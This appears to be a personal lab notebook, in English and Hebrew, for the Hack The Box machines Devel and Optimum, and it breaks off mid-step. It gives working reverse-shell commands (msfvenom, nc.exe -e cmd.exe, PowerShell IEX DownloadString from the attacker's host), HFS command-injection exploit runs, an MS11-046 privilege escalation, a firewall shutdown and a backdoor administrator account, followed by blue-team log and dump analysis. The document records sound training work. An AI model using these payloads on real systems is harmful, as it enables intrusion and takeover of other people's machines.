
In the case of the "Legacy" machine on HTB, this vulnerability was exploited to gain unauthorized access to the machine. The significance of such a vulnerability lies in the fact that it required no user interaction and could be exploited remotely. Once inside, the attacker could escalate privileges, steal data, or cause further harm.

The exploitation feedback provided by Metasploit gave insight into the stages of the exploit, starting with a reverse TCP handler initiation and ending with a Meterpreter session. The feedback also included an automatic target detection, which is Metasploit's way of fingerprinting the target to select the best-suited payload.

Metasploit's post-exploitation modules, such as enabling RDP, further showcase the powerful tools and capabilities available after successfully compromising a target. RDP, in particular, allows an attacker to visually interact with the system, making tasks like data exfiltration or lateral movement more efficient.

# Devel

## הישג הסמכה



Devel has been Pwned

Matans has successfully pwned Devel Machine from Hack The Box

| #31511 | 25 Sep 2023 | RETIRED |
|---|---|---|
| MACHINE RANK | PWN DATE | MACHINE STATE |

**פרטי מכונה:**

- קושי: קל
- קישור: https://www.hackthebox.com/achievement/machine/1636210/3

**איך פרצתי:**

- גישה ראשונית: כשגיליתי את החיבור של האתר ל-SMB, העליתי בהצלחה קובץ 'aspx'. באמצעות msfvenom, יצרתי סקריפט של מעטפת הפוכה, משלים מעטפת הפוכה של PowerShell בהתאמה אישית לתוספת צדדיות.
- הסלמה של הרשאות: ניתוח מערכת חשף פגיעות ב-ms11-046. ניצלתי את החולשה הזו, השגתי הסלמה של זכויות יתר בצורה חלקה.

# Devel | Nmap Scan

```
Starting Nmap 7.94 ( https://nmap.org ) at 2023-09-24 23:26 EDT
Nmap scan report for 10.10.10.5
Host is up (0.16s latency).
Not shown: 65533 filtered tcp ports (no-response) PORT
STATE SERVICE VERSION
21/tcp open  ftp       Microsoft ftpd
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
 |09-25-23 06:31AM     <DIR>admin
 |03-18-17 02:06AM     <DIR>aspnet_client
 |03-17-17 05:37PM            689 iisstart.htm
 |09-25-23 06:27AM     <DIR>shell
|_03-17-17 05:37PM             184946 welcome.png
| ftp-syst:
|_ SYST: Windows_NT
80/tcp open http Microsoft IIS httpd 7.5
|_http-server-header: Microsoft-IIS/7.5
|_http-title: IIS7
| http-methods:
|_ Potentially risky methods: TRACE
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed
port
Device type: general purpose|phone|specialized
Running (JUST GUESSING): Microsoft Windows 8|Phone|7|2008|Vista|8.1 (90%)
OS CPE: cpe:/o:microsoft:windows_8 cpe:/o:microsoft:windows cpe:/o:microsoft:windows_7
cpe:/o:microsoft:windows_server_2008:r2 cpe:/o:microsoft:windows_vista::-
cpe:/o:microsoft:windows_vista::sp1 cpe:/o:microsoft:windows_8.1
Aggressive OS guesses: Microsoft Windows 8.1 Update 1 (90%), Microsoft Windows Phone 7.5 or 8.0
(90%), Microsoft Windows Embedded Standard 7 (89%), Microsoft Windows Server 2008 R2 (89%),
Microsoft Windows Server 2008 R2 SP1 or Windows 8 (89%), Microsoft Windows 7 (89%), Microsoft
Windows 7 Professional or Windows 8 (89%), Microsoft Windows Vista SP0 or SP1, Windows Server
2008 SP1, or Windows 7 (89%), Microsoft Windows Vista SP2 (89%), Microsoft Windows Vista SP2,
Windows 7 SP1, or Windows Server 2008 (88%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

TRACEROUTE (using port 21/tcp)
HOP RTT        ADDRESS
1 141.07 ms 10.10.16.1
2 212.20 ms 10.10.10.5

OS and Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 362.58 seconds
```

# Nmap Scan | In-depth analysis

יום שני 25 ספטמבר 2023 13:55

**Port:** 21
**Service:** ftp (Microsoft ftpd)

**Description:**
FTP (File Transfer Protocol) is a network protocol used to transfer files from one host to another over a TCP-based network, such as the internet. The "Microsoft ftpd" indicates that this service is the Microsoft FTP service, typically hosted on IIS (Internet Information Services).

**Security Implications:**

- Anonymous FTP login allowed: This means that anyone can access the FTP server without a specific username or password. This can lead to unauthorized access to the files and directories listed in the scan.
- The existence of "iisstart.htm" and "welcome.png" implies this might be a default setup, which may not have been properly secured.

**Port:** 80
**Service:** http (Microsoft IIS httpd 7.5)

**Description:**
HTTP is the protocol used by web servers to serve web pages. Microsoft IIS (Internet Information Services) is a web server software created by Microsoft. The version "7.5" refers to the specific version of the IIS software.

**Security Implications:**

- **Microsoft-IIS/7.5:** This version of IIS is outdated and may have known vulnerabilities.
- **Potentially risky methods:** TRACE: The TRACE method can be used in Cross-Site Tracing attacks, which can lead to the theft of session cookies and other sensitive header data.

**General OS Information:**

The operating system appears to be a version of Microsoft Windows, as indicated by the "SYST: Windows_NT" and the service information. The exact version couldn't be determined with certainty due to multiple potential matches including Windows 8.1, Windows Phone 7.5/8.0, Windows 7, and Windows Server 2008 R2. Based on the services detected and their versions, a Windows server edition (e.g., Windows Server 2008 R2) is a likely candidate.

**Additional Notes:**

- The latency and addresses from the TRACEROUTE could help in identifying possible network bottlenecks or routing patterns.
- Given that the OS scan results are based on guesses, further analysis (e.g., banner grabbing, additional enumeration) would help to pinpoint the exact OS version.

# Directory and File Discovery

2023 ספטמבר25 יום שני 13:59

**Command:**

```
gobuster dir -w /usr/share/wordlists/dirb/big.txt -u 'http://10.10.10.5/' -t 32 -x .php
```

**Explanation:**
I used the gobuster tool with the dir mode to perform a directory brute force on the website. The -w flag specifies the wordlist to use, and -u indicates the target URL. The -t flag sets the number of threads to 32, and -x is used to include .php file extensions in the search. This led me to discover the /aspnet_client/ folder.

# Creating and Uploading Shell

2023 ספטמבר25 יום שני 13:58

**Command:**

```
msfvenom -p windows/shell_reverse_tcp LHOST=10.10.16.14 LPORT=1234 -f aspx > a.aspx
```

**Explanation:**
I generated a reverse shell payload using msfvenom. The -p flag denotes the payload type, LHOST and LPORT specify the listening host and port, respectively, and -f determines the output file format, which is aspx in this case. The payload was saved as a.aspx.

**Command:**

```
http://10.10.10.5/shell/a.aspx
```

**Explanation:**
I accessed the uploaded a.aspx file through the browser, which triggered the reverse shell connection to my listener.

**Links:**
https://github.com/swisskyrepo/PayloadsAllTheThings/blob/master/Methodology%20and%20Resources/Reverse%20Shell%20Cheatsheet.md
https://book.hacktricks.xyz/generic-methodologies-and-resources/shells/msfvenom

# Manipulating Website Content

יוםשני 25ספטמבר 2023 14:01

**Command:**

```
echo -n "<h1>foo</h1>" > iisstart.htm
```

**Explanation:**
I modified the iisstart.htm file content to display "foo", demonstrating that I can manipulate the website’s content by updating files.

# File Upload and Command Execution

2023 ספטמבר25 יום שני 14:02

**Command:**

```
cp /usr/share/seclists/Web-Shells/FuzzDB/cmd.aspx .
```

**Explanation:**
I copied the cmd.aspx file from the Web-Shells directory to the current working directory. This file was then uploaded via FTP, allowing me to execute commands through an input box on the website.

**Command:**

```
//10.10.16.14/files/nc.exe -e cmd.exe 10.10.16.14 1234
```

**Explanation:**
I executed the nc.exe file from my machine, using it to establish a reverse shell connection.

# PowerShell Reverse Shell

יום שני 25 ספטמבר 2023 14:03

**Command:**

```
find /usr/share/nishang shell | grep -i tcp
```

**Explanation:**
I located the Invoke-PowerShellTcp.ps1 file from the nishang toolkit. I then modified the script to include my IP address and listening port.

**Command:**

```
python -m http.server 8000
```

**Explanation:**
I started a Python HTTP server on port 8000 to serve the PowerShell script.

**Command:**

```
echo IEX (New-Object Net.WebClient).DownloadString('http://10.10.16.14:8000/Invoke-PowerShellTcp.ps1') | powershell -noprofile -
```

**Explanation:**
This command leverages PowerShell to execute a script (in this case, a reverse shell script) remotely from a server. It's a common technique used in penetration testing and red team operations because it can bypass certain security mechanisms.

## Components:

**echo:**

It's a standard command used in many operating systems to display a line of text or a variable value. Here, it's used to produce a string, which is the PowerShell command to be executed.

**IEX:**

Stands for "Invoke-Expression".
It's a PowerShell cmdlet that takes a string as its input and executes it as if it was a piece of PowerShell script.
It's often used in similar scenarios to run dynamically created or fetched scripts.

**(New-Object Net.WebClient):**

This creates a new instance of the Net.WebClient class.
Net.WebClient is a .NET class that provides common methods for sending data to and receiving data from a resource identified by a URI.

**.DownloadString('http://10.10.16.14:8000/Invoke-PowerShellTcp.ps1'):**

This is a method of the Net.WebClient class.
It downloads the resource identified by the given URI as a string. In this case, it's fetching the content of the PowerShell script hosted on an HTTP server at http://10.10.16.14:8000/.

**| powershell -noprofile -:**

powershell initiates the PowerShell command-line interface.

**-noprofile** is a flag that tells PowerShell not to load the Windows PowerShell profile. This can speed up the command execution and avoids potential issues with custom profiles.
**The trailing - tells** PowerShell to accept input (our script) from standard input (STDIN), which in this case is the piped output from the echo command.

**In Essence:**

The command essentially tells the system: "Fetch this PowerShell script from my server, then execute it immediately." It's a way to execute a script on a target machine without having to first save it on that machine, which can evade certain detection mechanisms.

# Further Information

2023 ספטמבר25 יום שני 14:07

The aforementioned methods exploit vulnerabilities in the system to achieve unauthorized access. A deep understanding of each step can assist in fortifying defenses and enhancing ethical hacking skills.

The gobuster tool is invaluable for uncovering hidden directories and files, providing a foundational step in penetration testing. Similarly, the msfvenom tool creates versatile payloads, facilitating reverse shell connections and enabling command execution on the target. Modifying the iisstart.htm file exemplifies the ability to manipulate website content, indicative of potential malicious activities.

Uploading cmd.aspx and using nc.exe demonstrates exploiting file upload vulnerabilities and leveraging Netcat for reverse shell connections. Employing nishang and PowerShell exemplifies alternative methods for establishing reverse shells, illustrating the versatility in exploiting system vulnerabilities.

**Links:**
https://book.hacktricks.xyz/network-services-pentesting/pentesting-web/iis-internet-information-services
https://github.com/swisskyrepo/PayloadsAllTheThings/blob/master/Methodology%20and%20Resources/Reverse%20Shell%20Cheatsheet.md
https://book.hacktricks.xyz/generic-methodologies-and-resources/shells/msfvenom
https://www.exploit-db.com/exploits/19033

# Fetching and Writing a File with PowerShell

יום שני 25 ספטמבר 2023 14:11

**Command:**

```
$WebRequest=New-Object System.Net.WebClient
```

**Explanation:**
I created a new .NET WebClient object and assigned it to the variable $WebRequest. This object can be used to send and receive data from an HTTP resource.

**Command:**

```
$WebRequest.UseDefaultCredentials=$true
```

**Explanation:**
I set the UseDefaultCredentials property of the $WebRequest object to true. This makes the WebClient object use the system's default credentials when sending requests.

**Command:**

```
$Data=$WebRequest.DownloadData("http://10.10.16.14:8000/winPEASx64.exe")
```

**Explanation:**
I used the DownloadData method of the $WebRequest object to download the binary data of the winPEASx64 executable from my server and stored this data in the $Data variable.

**Command:**

```
[System.IO.File]::WriteAllBytes("C:\Users\public\Downloads",$Data)
```

**Explanation:**
Using the .NET File class, I wrote all bytes of the $Data (which contains the winPEASx64 executable) to the Downloads folder in the Public user directory.

**Links:**
https://stackoverflow.com/questions/25120703/invoke-webrequest-equivalent-in-powershell-v2

# Checking .NET Versions

2023 ספטמבר25 יום שני 14:13

**Command:**

```
reg query "HKLM\SOFTWARE\Microsoft\Net Framework Setup\NDP"
```

**Explanation:**
I queried the registry to check the installed versions of the .NET Framework. This command checks the registry key where .NET installations are logged.

# Privilege Escalation with Windows Exploit Suggester

יום שני 25 ספטמבר 2023    14:14

**Command:**

```
git clone https://github.com/bitsadmin/wesng.git
```

**Explanation:**
I cloned the Windows Exploit Suggester - Next Generation (WES-NG) repository from GitHub. This tool assists in identifying potential Windows vulnerabilities.

**Command:**

```
python3 wes.py --update
```

**Explanation:**
I updated the WES-NG tool with the latest vulnerability database.

**Command:**

```
systeminfo
```

**Explanation:**
I fetched detailed information about the target machine using the systeminfo command. This information is vital for the WES-NG tool to determine potential vulnerabilities.

**Command:**

```
python3 wes.py /home/kali/Desktop/sysinfo.txt
```

**Explanation:**
I ran the WES-NG tool against the sysinfo.txt file that contains the systeminfo output from the target machine.

**Command:**

```
python3 wes.py /home/kali/Desktop/sysinfo.txt --impact "elevation of privilege"
```

**Explanation:**
I filtered the vulnerabilities to only show those that can lead to elevation of privilege.

**Command:**

```
python3 wes.py /home/kali/Desktop/sysinfo.txt --impact "elevation of privilege" --exploits-only
```

**Explanation:**
I further filtered the results to display only those vulnerabilities that have associated exploits available.

**Command:**

```
wget https://github.com/SecWiki/windows-kernel-
```

**Explanation:**
I downloaded the exploit for the MS11-046 vulnerability from GitHub (using this command could cause issues, it is highly recommended to download the file via the given link).

**Command:**

```
smbserver.py files /home/kali/Desktop/Programming/github_exploits
```

**Explanation:**
I set up an SMB share using the smbserver.py script. This share hosts the previously downloaded exploit, making it accessible to the target machine.

**Command:**

```
//10.10.16.14/files/ms11-046.exe
```

**Explanation:**
On the target machine, I fetched the exploit from my SMB share and executed it. As a result, I achieved a root-level shell.

**Links:**
https://github.com/bitsadmin/wesng
https://github.com/SecWiki/windows-kernel-exploits/blob/master/MS11-046/ms11-046.exe

# Further Information

2023 ספטמבר 25 יום שני 14:19

Understanding the mechanisms behind these exploits is crucial. The MS11-046 vulnerability, for instance, is a local elevation of privilege vulnerability present in the Windows Ancillary Function Driver. An attacker who successfully exploits this vulnerability can run arbitrary code in kernel mode, thus achieving complete control over the affected system.

In our context, after identifying potential vulnerabilities using the systeminfo command and WES-NG tool, we exploited the MS11-046 vulnerability. This allowed for the elevation from a low-privileged user to a system-level user.

Exploits like this typically manipulate the system in a way that corrupts memory, overwrites function pointers, or abuses built-in functionalities to execute arbitrary code with higher privileges.

It's also worth noting the significance of WES-NG in this scenario. The tool ingests the output of systeminfo, identifying potential vulnerabilities that apply to that system's specific configuration. By having a tool like this in the arsenal, it streamlines the privilege escalation process, providing potential avenues of exploitation.

Lastly, the PowerShell commands used to fetch and write files are becoming more prevalent in modern post-exploitation scenarios. PowerShell's deep integration with .NET and Windows makes it a versatile tool for various operations, including data exfiltration, lateral movement, and fetching tools or payloads for further exploitation.

# Blue Team Actions - Initial Setup

2023 ספטמבר25 יום שני 14:23

**Command:**

```
reg add "HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Terminal Server" /v fDenyTSConnections /t REG_DWORD /d 0 /f
```

**Explanation:**
I enabled the Remote Desktop by modifying the registry. This command sets the fDenyTSConnections key to 0, thereby allowing Terminal Services (RDP) connections.

**Command:**

```
NetSh Advfirewall set allprofiles state off
```

**Explanation:**
I turned off the Windows Firewall for all profiles using the NetSh command.

**Links:**
https://techgenix.com/quicklyturnonoffwindowsfirewallusingcommandline/

# User Management

2023 ספטמבר25 יום שני 14:25

**Command:**

```
net user matan password /add
```

**Explanation:**
I created a new user named 'matan' with the password 'password'.

**Command:**

```
net localgroup administrators matan /add
```

**Explanation:**
I added the 'matan' user to the local administrators group, granting administrative privileges.

**Command:**

```
net user matan
```

**Explanation:**
I queried details of the 'matan' user to confirm the user's creation and its properties.

**Command:**

```
rdesktop -u matan -p password 10.10.10.5
```

**Explanation:**
I initiated a remote desktop connection to the IP 10.10.10.5 using the 'matan' user credentials.

**Links:**
https://www.windows-commandline.com/enable-remote-desktop-command-line/

# IIS Configuration Adjustments

2023 ספטמבר25 יוםשני 14:26

**Explanation:**
I accessed the IIS app to adjust the settings for better security.

**Steps:**

- Navigated to Sites -> WebFTP.
- Disabled anonymous authentication for the FTP service.
- Adjusted FTP authorization rules from read/write permissions to read-only.

# Log Investigation

2023 ספטמבר25 יוםשני 14:27

**Explanation:**
I investigated the IIS logs and FTP logs. Here, I observed interactions with the server, including uploaded files and the tools used for network scanning.

**Steps:**

- Opened IIS app -> Web -> Logging.
- Located and accessed the log files path.

# Network Monitoring

יום שני 25 ספטמבר 2023 14:27

**Command:**

```
netstat -baon
```

**Explanation:**
I displayed all active network connections, along with the corresponding process IDs. Among these connections, an instance of nc (Netcat) was noticed.

**Command:**

```
tasklist | findstr /i nc.exe
```

**Explanation:**
I listed all processes and filtered the results to find instances of nc.exe.

**Command:**

```
wmic process where (processid=2764) get processid, parentprocessid, caption, commandline
```

**Explanation:**
I retrieved detailed information about the process with ID 2764, which was associated with nc.exe. This gave insight into the nature of the connection.

**Links:**
https://superuser.com/questions/1003921/how-to-show-full-command-line-of-all-processes-in-windows

# Dump File Analysis

יום שני 25 ספטמבר 2023 14:29

**Explanation:**
I created dump files using Task Manager and transferred them for analysis. The strings command was then used to extract human-readable text from the binary dump files. Using grep, I searched for IP addresses, domain names, and specific terms within the extracted text.

**Commands:**

```
strings nc.DMP | grep -inE '([0-9]{1,3}[\.]){3}[0-9]{1,3}'
strings nc.DMP |  grep -inE 'http'
strings powershell.DMP | grep -nE '10.10.16.14'
```

**Links:**
https://support.kaspersky.com/common/diagnostics/12401

**Dump Files and their Significance:**

Dump files capture the memory content of a running process. Analyzing these files can yield insights into the behavior and inner workings of that process, including any malicious activities it might be performing.

The strings command extracts sequences of characters from binary files that form human-readable text. This is invaluable for an analyst as it reveals potential commands, IP addresses, domain names, and other strings that can provide clues about the process's actions.

In the context of this exercise, extracting strings from nc.exe (Netcat) and powershell.exe dumps allowed for the identification of potential malicious or suspicious activities. For instance, observing an unfamiliar IP address in the Netcat dump might indicate an unauthorized remote connection. Similarly, identifying unusual or unexpected command sequences in the PowerShell dump could hint at scripts or commands executed by an attacker.

The usage of wmic (Windows Management Instrumentation Command-line) to trace back processes and their parent processes is an invaluable tactic for blue teams. It allows analysts to understand the chain of execution, especially when dealing with sophisticated malware or attacks that spawn multiple processes. Identifying and understanding these chains can help in isolating the root cause or entry point of the attack.


Lastly, when adjusting configurations (like those done in the IIS), it's crucial to understand the implications. For instance, disabling anonymous authentication in FTP can prevent unauthorized users from accessing the FTP server without valid credentials, thereby reducing the attack surface.

Using these techniques and tools in tandem forms a robust defense and investigation strategy, ensuring that threats are identified and mitigated in a timely manner.

**Links:**
https://www.windows-commandline.com/enable-remote-desktop-command-line/
https://techgenix.com/quicklyturnonoffwindowsfirewallusingcommandline/
https://superuser.com/questions/1003921/how-to-show-full-command-line-of-all-processes-in-windows
https://support.kaspersky.com/common/diagnostics/12401

# Optimum

היישג הסמכה



Optimum has been Pwned

Matans has successfully pwned Optimum Machine from Hack The Box

| | | |
|---|---|---|
| #24441 | 26 Sep 2023 | RETIRED |
| MACHINE RANK | PWN DATE | MACHINE STATE |

### פרטי מכונה:

- קושי: קל
- קישור: https://www.hackthebox.com/achievement/machine/1636210/6

### איך פרצתי:

- גישה ראשונית: תוך מינוף CVE-2014-6287, ביצעתי פקודות במכונת היעד, מה שהקל על יצירת מעטפת הפוכה.
- הסלמה של הרשאות: בתחילה בסביבת PowerShell של 32 סיביות, השתמשתי בסקריפט שעבר למעטפת הפוכה של 64 סיביות. ניתוח מערכת ופריסה של MS16-032 לאחר מכן הסלמה מוצלחת של הרשאות.

# Optimum | Nmap Scan

```
Starting Nmap 7.94 ( https://nmap.org ) at 2023-09-25 23:29 EDT
Nmap scan report for 10.10.10.8
Host is up (0.16s latency).
Not shown: 65534 filtered tcp ports (no-response) PORT
STATE SERVICE VERSION
80/tcp open http HttpFileServer httpd 2.3
|_http-server-header: HFS 2.3
|_http-title: HFS /
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed
port
Device type: general purpose|phone|specialized
Running (JUST GUESSING): Microsoft Windows 2012|8|Phone|7 (89%)
OS CPE: cpe:/o:microsoft:windows_server_2012 cpe:/o:microsoft:windows_8
cpe:/o:microsoft:windows cpe:/o:microsoft:windows_7
Aggressive OS guesses: Microsoft Windows Server 2012 (89%), Microsoft Windows Server 2012 or
Windows Server 2012 R2 (89%), Microsoft Windows Server 2012 R2 (89%), Microsoft Windows 8.1
Update 1 (86%), Microsoft Windows Phone 7.5 or 8.0 (86%), Microsoft Windows Embedded
Standard 7 (85%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

TRACEROUTE (using port 80/tcp)
HOP RTT       ADDRESS
1 134.62 ms 10.10.16.1
2 202.80 ms 10.10.10.8

OS and Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 307.64 seconds
```

# Nmap Scan | In-depth analysis

2023 ספטמבר 26 יום שלישי 15:50

**Port:** 80
**Service:** http

**Description:**
Port 80 is the default port for HTTP (HyperText Transfer Protocol), which is used for transferring web pages on the internet. When you access a website through your web browser, it often connects using HTTP over port 80 unless specified otherwise.

The service running on this port appears to be "HttpFileServer httpd 2.3," often abbreviated as HFS. HFS is a simple tool used to share files; in essence, it transforms your computer into a web server from which others can download files you wish to share.

**Security Implications:**

- HFS 2.3 has had known vulnerabilities in the past. Depending on its configuration and what files are being served, there are risks of unauthorized access, directory traversal, or even remote code execution. Review any vulnerabilities specifically associated with HFS 2.3 and evaluate the system's exposure.

**General OS Information:**

The operating system seems to be a version of Microsoft Windows. The exact version isn't explicitly determined, but there's a high likelihood it's Windows Server 2012, given the 89% confidence score. Other potential OS versions include Windows 8.1 Update 1, Windows Phone 7.5 or 8.0, or Windows Embedded Standard 7. However, considering the service running (HFS), a server version is more plausible.

**Additional Notes:**

- The scan mentions the result may be unreliable due to the conditions ("because we could not find at least 1 open and 1 closed port"), suggesting there may be other services running that were not detected in this scan or that a firewall or other filtering mechanism is in place.
- It may be helpful to run additional Nmap scans with different flags or even use other tools to gather more information about the target.

# Network Scanning

2023 ספטמבר26 יוםשלישי 15:54

**Command:**

```
gobuster dir -w /usr/share/wordlists/dirb/big.txt -u http://10.10.10.8/ -t 32
```

Explanation:
I initiated a directory brute-forcing attack using Gobuster to uncover hidden directories on the target website. The -w flag specifies the wordlist, -u defines the URL, and -t 32 sets the number of threads to 32 for faster scanning.

**Command:**

```
dirsearch --url=http://10.10.10.8/ --wordlists=/usr/share/seclists/Discovery/Web-Content/raft-small-words-lowercase.txt --threads=15 --random-agent--format=simple
```

**Explanation:**
I also used Dirsearch. This command specifies the target URL, wordlist, number of threads, a random user agent, and a simple format for the output. The case sensitivity refers to how Windows and some other web services don’t differentiate between upper and lower case, which can impact what directories are discovered.

# (49584) Exploiting Vulnerabilities

2023 ספטמבר 26 יום שלישי 15:53

**Command:**

```
searchsploit -m 49584
```

**Explanation:**
I searched for a suitable exploit using Searchsploit and chose to mirror the exploit with ID 49584 to my current directory. The -m flag is used to mirror the file.

**Command:**

```
python 49584.py
```

**Explanation:**
After editing the script I executed the Python exploit and got a shell.

**Links:**
https://www.exploit-db.com/exploits/49584
https://www.rapid7.com/db/modules/exploit/windows/http/rejetto_hfs_exec/

# (49125) Exploiting Vulnerabilities

2023 ספטמבר26 יוםשלישי 15:59

**Command:**

```
tcpdump -i tun0 icmp and src 10.10.10.8
```

**Explanation:**
I used tcpdump to monitor ICMP traffic from the source IP 10.10.10.8 on the tun0 interface. This command helps in monitoring whether the exploit is triggering any ping back to my machine.

**Command:**

```
python3 49125.py 10.10.10.8 80 "cmd.exe /c ping -n 10.10.16.14"
```

**Explanation:**
I attempted a different exploit, specifying the target IP, port, and a command to execute on the target system. In this case, the command was a simple ping.

**Links:**
https://www.exploit-db.com/exploits/49125

# (49125) Gaining Access and Further Exploitation

יוםשלישי 26ספטמבר 2023 15:57

**Command:**

```
updatedb && locate nishang
```

**Explanation:**
I updated the database used by the locate command and then searched for the Nishang script collection. Nishang scripts are useful for leveraging PowerShell for post-exploitation.

**Command:**

```
cp /usr/share/nishang/Shells/Invoke-PowerShellTcpOneLine.ps1 update.ps1
```

**Explanation:**
I copied a specific Nishang PowerShell script to the current directory and renamed it to update.ps1 for convenience.

**Command:**

```
python3 -m http.server 8000
```

**Explanation:**
I started a simple HTTP server on port 8000 using Python. This server is used to host the PowerShell script for the target to download and execute.

**Command:**

```
python3 49125.py 10.10.10.8 80 "powershell.exe /c Invoke-Expression(New-Object
Net.Webclient).DownloadString('http://10.10.16.14:8000/update.ps1')"
```

**Explanation:**
I ran the exploit again, this time instructing the target to download and execute the PowerShell script from my HTTP server. The use of double quotes is essential as single quotes might not be parsed correctly in PowerShell commands.

# Further Information

2023 ספטמבר 26 יום שלישי    16:02

The exploits in question target the HFS (HTTP File Server) 2.3.x, allowing remote command execution. Understanding how these exploits work requires diving into their internal workings. The essence of such exploits lies in manipulating the server's functionalities to execute arbitrary commands.

One common tactic is to manipulate input or URLs to trigger unintended behavior in the server (%00{payload}). The exploit scripts, in this case, would be crafting such malicious inputs to execute commands like pinging back to the attacker's machine or downloading and running a PowerShell script.

The scripts from Nishang used in this scenario are particularly valuable as they provide a variety of PowerShell-based capabilities, enabling further penetration and control over Windows systems. PowerShell is a powerful scripting language and shell, widely used in Windows environments, making it an ideal vector for post-exploitation activities.

The careful crafting of the final command, especially the use of double quotes, highlights the nuances of command injection. The PowerShell interpreter and the Windows command shell treat single and double quotes differently. Single quotes are treated as literal string delimiters, meaning everything enclosed is treated exactly as it appears, whereas double quotes allow for variable expansion and command execution. This distinction is crucial when crafting exploit strings as it influences how the command is parsed and executed on the target system.

In addition, starting a simple HTTP server with Python illustrates a common technique used by attackers to host malicious payloads. It exemplifies the multi-step nature of sophisticated attacks, where an initial exploit is used to gain a foothold, followed by further exploits and scripts to deepen access and control.

**Links:**
https://www.exploit-db.com/exploits/49584
https://www.exploit-db.com/exploits/49125
https://www.rapid7.com/db/modules/exploit/windows/http/rejetto_hfs_exec/

# Checking .NET Versions

יוםשלישי 26ספטמבר 2023    16:04

**Command:**

```
reg query "HKLM\SOFTWARE\Microsoft\Net Framework Setup\NDP"
```

**Explanation:**
I used this command to query the Windows registry to identify the installed versions of the .NET Framework. The command checks the specific registry key where .NET Framework installations are logged.

# File Execution Attempts

2023 ספטמבר26 יוםשלישי 16:08

**Command:**

```
smbserver.py x /home/kali/Desktop/Programming/Proggrames\ \(NC,\ winPEAS,\ etc...\)
```

**Explanation:**

I initiated an SMB server on my machine with the path specified. This allowed me to host files for the target machine to access.

**Command:**

```
//10.10.16.14/x/winPEASx64.exe
```

